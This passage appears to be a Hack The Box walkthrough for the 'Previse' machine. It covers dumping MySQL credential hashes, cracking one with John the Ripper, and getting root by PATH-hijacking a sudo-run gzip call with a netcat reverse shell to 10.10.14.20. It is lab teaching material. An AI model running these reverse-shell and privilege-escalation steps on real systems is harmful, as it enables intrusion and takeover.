
The user called *m4lwhere* seems promising.

You can also find plain text credentials in one of the files from the webserver backend.




```
└─$ cat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
```

Use those credentials to access de *previse* database.



```
www-data@previse:/var/www/html$ mysql --user root --password previse
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 59
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

You could dump all the tables in the database and check for something juicy. Or you could read the files and see that they are using the *accounts* table to store user credentials.




```
mysql> select * from accounts;
+----+----------+------------------------------------+---------------------+
| id | username | password                           | created_at          |
+----+----------+------------------------------------+---------------------+
|  1 | m4lwhere | $1$🧂llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
|  2 | username | $1$🧂llol$79cV9c1FNnnr7LcfPFlqQ0 | 2021-08-16 07:57:11 |
|  3 | evil123  | $1$🧂llol$CTMGDvWlL6t7U4ZRLArXd1 | 2021-08-16 08:13:59 |
|  4 | admin    | $1$🧂llol$uXqzPW6SXUONt.AIOBqLy. | 2021-08-16 08:21:36 |
+----+----------+------------------------------------+---------------------+
4 rows in set (0.00 sec)
```

(The username I previously created is not present anymore because I'm writing this part on another day, I'm using admin/admin now).


Hash cracking with John The Ripper

Copy and paste the user *m4lwhere* hashed password in a local file, and crack the hash with your prefered tool. I will be using *John the Ripper*.



```
┌──(kali㉿kali)-[~/HTB/Previse]
└─$ sudo john creds2.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
No password hashes left to crack (see FAQ)
```

The command ran instantly since I had previously cracked that hash already. Now just ask john to output the found password.




```
┌──(kali㉿kali)-[~/HTB/Previse]
└─$ sudo john creds2.txt --show
?:ilovecody112235!
```

Now you should be able to access the user *m4lwhere*, either with *su* or *ssh*. I recommend the latter since it will give a smoother shell.


Vertical Pivoting

You now have access to user *m4lwhere* It's time to escalate to root. First things first, check if you can run any command with sudo:



```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$ 
```

There's a shell file you can run with sudo. Let's see what we can do with it.




```
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
m4lwhere@previse:~$ 
```

This user doesn't have permissions to modify the file, so we will have to come up with something at least creative.

Path injection


Notice how the command is calling the absolute path of gzip. Every user should have permission to modify their own enviroment variables by default.

Create a file called *gzip* on your home directory and choose your prefered way of obtaining a shell (*su* wasn't working for me so I went with *netcat*).




```
#!/bin/bash

nc 10.10.14.20 8082 -e /bin/bash
```

Set up a listener on your end and hit it.




```
m4lwhere@previse:~$ vim gzip
m4lwhere@previse:~$ chmod 777 gzip
m4lwhere@previse:~$ sudo /opt/scripts/access_backup.sh
```

A shell should pop on your end



```
┌──(kali㉿kali)-[~/HTB/Previse]
└─$ nc -lnvp 8082
listening on [any] 8082 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.11.104] 54584
whoami
root
```

Now just output the hash



```
cat /root/root.txt
36708d2c1096142274440395b7797b56
```